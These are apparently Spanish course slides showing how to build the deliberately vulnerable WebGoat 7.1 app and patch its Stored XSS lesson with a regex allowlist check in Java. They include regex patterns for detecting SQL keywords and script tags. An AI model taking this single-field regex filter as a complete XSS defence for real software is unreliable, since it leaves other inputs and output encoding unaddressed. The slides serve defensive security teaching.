La carpeta “WebGoat-7.1” contiene las carpetas con el código fuente de los dos proyectos requeridos para lanzar webgoat: i) “Servidor de Webgoat” (Carpeta *WebGoat-7.1*) y ii) “Lecciones de WebGoat” (Carpeta *WebGoat-Lessons*)




Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Ejecutar los siguientes comandos para compilar el “Servidor de WebGoat-7.1” desde el código fuente:

1. Abrir una consola y ubicarse en la carpeta del proyecto WebGoat-7.1 con el comando:
   cd /home/neron/Downloads/WebGoat-7.1/WebGoat-7.1
1. Compilar el proyecto con el comando: **mvn clean compile install**

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1$ cd WebGoat-7.1
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-7.1$ mvn clean compile install
```

El resultado de la compilación del proyecto WebGoat-7.1 debería ser el siguiente




Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Ejecutar los siguientes comandos para compilar el proyecto “Lecciones de WebGoat”

1. Ubicarse en la carpeta del proyecto WebGoat-Lessons con el comando:
   cd /home/neron/Downloads/WebGoat-7.1/WebGoat-Lessons
1. Compilar el proyecto con el comando: **mvn package**

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1$ cd WebGoat-Lessons/
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$ mvn package
```

El resultado de la compilación del proyecto WebGoat-Lessons debería ser el siguiente



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

3. Copiar todos los archivos *.jar resultados de la compilación de “Lecciones de WebGoat” al proyecto “Servidor Webgoat” con el comando:

cp target/plugins/*.jar ../WebGoat-7.1/webgoat-container/src/main/webapp/plugin_lessons/

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$ cp target/plugins/*.jar ../Web
Goat-7.1/webgoat-container/src/main/webapp/plugin_lessons/
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$
```

4. Ahora ya se puede proceder a ejecutar el servicio web para ello:

- Nos ubicamos en la carpeta del proyecto “Servidor WebGoat” con el comando:
  cd /home/neron/Downloads/WebGoat-7.1/WebGoat-7.1
- Y ejecutamos el servidor con el comando:
  mvn -pl webgoat-container tomcat7:run-war

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-7.1$ mvn -pl webgoat-container tomcat7:
run-war
```


Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

El resultado de la ejecución del proyecto WebGoat-7.1 debería ser el siguiente

En este punto WebGoat ya estará disponible vía web a través de la dirección: http://localhost:8080/WebGoat/login.mvc
Con las credenciales:


Usuario: webgoat

Password: webgoat




Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Acceder al reto “Stored XSS” del panel izquierdo de Webgoat. Si lo deseamos podemos hacer la explotación de la vulnerabilidad con los mismos pasos realizados en el Reto 2 y así comprobar que la versión que hemos compilado de WebGoat desde el código fuente también tiene presente la vulnerabilidad “XSS almacenado”



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)


Si presionamos en el botón “Show source” de la interfaz mostrada en el slide anterior, desde la versión para desarrolladores de WebGoat, nos indicará que el archivo del código fuente que se está ejecutando en dicho reto es: **UpdateProfileDBCrossSiteScripting.java** que lo podemos encontrar como **UpdateProfileCrossSiteScripting.java**



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Ahora corregiremos Webgoat para evitar el ataque Stored Cross-site scripting (XSS):

- Primero debemos abrir el archivo UpdateProfileCrossSiteScripting.java que se encuentra en la ruta: **/home/neron/Downloads/WebGoat-7.1/WebGoat-Lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/plugin/crosssitescripting**



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Adicionar en el método **parseEmployeeProfile** una expresión regular que valida que el texto ingresado en el **address1** contenga únicamente caracteres permitidos:

- Mayúsculas A-Z
- Minúsculas a-z
- Números 0-9

Open — UpdateProfileCrossSiteScripting.java — ~/Downloads/WebGoat-7.1/WebGoat...ebgoat/plugin/crosssitescripting — Save

```
    protected Employee parseEmployeeProfile(int subjectId, WebSession s) throws
ParameterNotFoundException,
            ValidationException
    {
        // The input validation can be added using a parsing component
        // or by using an inline regular expression. The parsing component
        // is the better solution.

        HttpServletRequest request = s.getRequest();
        String firstName = request.getParameter(CrossSiteScripting.FIRST_NAME);
        String lastName = request.getParameter(CrossSiteScripting.LAST_NAME);
        String ssn = request.getParameter(CrossSiteScripting.SSN);
        String title = request.getParameter(CrossSiteScripting.TITLE);
        String phone = request.getParameter(CrossSiteScripting.PHONE_NUMBER);
        String address1 = request.getParameter(CrossSiteScripting.ADDRESS1);
        String address2 = request.getParameter(CrossSiteScripting.ADDRESS2);
        int manager = Integer.parseInt(request.getParameter(CrossSiteScripting.MANAGER));
        String startDate = request.getParameter(CrossSiteScripting.START_DATE);
        int salary = Integer.parseInt(request.getParameter(CrossSiteScripting.SALARY));
        String ccn = request.getParameter(CrossSiteScripting.CCN);
        int ccnLimit = Integer.parseInt(request.getParameter(CrossSiteScripting.CCN_LIMIT));
        String disciplinaryActionDate = request.getParameter(CrossSiteScripting.DISCIPLINARY_DATE);
        String disciplinaryActionNotes =
request.getParameter(CrossSiteScripting.DISCIPLINARY_NOTES);
        String personalDescription = request.getParameter(CrossSiteScripting.DESCRIPTION);


        String regex = "[A-Za-z0-9\\s.]*";
        Pattern pattern = Pattern.compile(regex);
        address1 = validate(address1, pattern);

        Employee employee = new Employee(subjectId, firstName, lastName, ssn, title, phone,
address1, address2,
                manager, startDate, salary, ccn, ccnLimit, disciplinaryActionDate,
disciplinaryActionNotes,
                personalDescription);
```

Regular expressions

- Usando el portal regex101 https://regex101.com analizar las siguientes expresiones regulares:

[\s]*(?i)((delete)|(exec)|(drop\s*table)|(insert)|(shutdown)|(update)|(\bor\b)) link


<script.*?>.*?<\/script> link

<([A-Za-z_{}()/]+(\s|=)*)+>(.*<[A-Za-z/>]+)* link

- Construya una expresión regular que detecte URLs

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

El método validate realiza una comparación entre el parameter ingresado como primer argumento y el patrón de la expresión regular.
Si la expresión regular encuentra texto no permitido arrojará una excepción que impedirá que se almacene el código del XSS




```
    /**
     * Validates that the given parameter value matches the given regular expression pattern.
     *
     * @param parameter
     * @param pattern
     * @return
     * @throws ValidationException
     */
    protected String validate(final String parameter, final Pattern pattern) throws
ValidationException
    {
        Matcher matcher = pattern.matcher(parameter);
        if (!matcher.matches()) throw new ValidationException();

        return parameter;
    }
```


Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Después de agregar el código de securización se debe compilar y lanzar de nuevo el proyecto webgoat a través de los siguientes comandos:

1. Ubicarse en la carpeta del proyecto WebGoat-Lessons con el comando:
   cd /home/neron/Downloads/WebGoat-7.1/WebGoat-Lessons
1. Compilar de nuevo el proyecto con el comando: **mvn package**

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$ mvn package
```

El resultado de la compilación del proyecto WebGoat-Lessons debería ser el siguiente



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

3. Copiar el archivo cross-site-scripting-1.0.jar al proyecto “Servidor Webgoat” con el comando:
cp target/plugins/*.jar ../WebGoat-7.1/webgoat-container/src/main/webapp/plugin_lessons/

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$ cp target/plugins/*.jar ../Web
Goat-7.1/webgoat-container/src/main/webapp/plugin_lessons/
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$
```

4. Ahora podemos proceder a ejecutar de nuevo el servicio web:
- Nos ubicamos en la carpeta del proyecto “Servidor WebGoat” con el comando:
cd /home/neron/Downloads/WebGoat-7.1/WebGoat-7.1
- Y ejecutamos el servidor con el comando:
mvn -pl webgoat-container tomcat7:run-war

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1$ cd WebGoat-7.1/
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-7.1$ mvn -pl webgoat-containe
r tomcat7:run-war
```


Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

El resultado de la ejecución del proyecto WebGoat-7.1 debería ser el siguiente

En este punto WebGoat ya estará disponible vía web a través de la dirección: http://localhost:8080/WebGoat/login.mvc
Con las credenciales:


Usuario: webgoat


Password: webgoat



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)


Ahora podemos acceder nuevamente al reto “Stage 2: Block Stored XSS using input validation” del panel izquierdo de Webgoat






Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

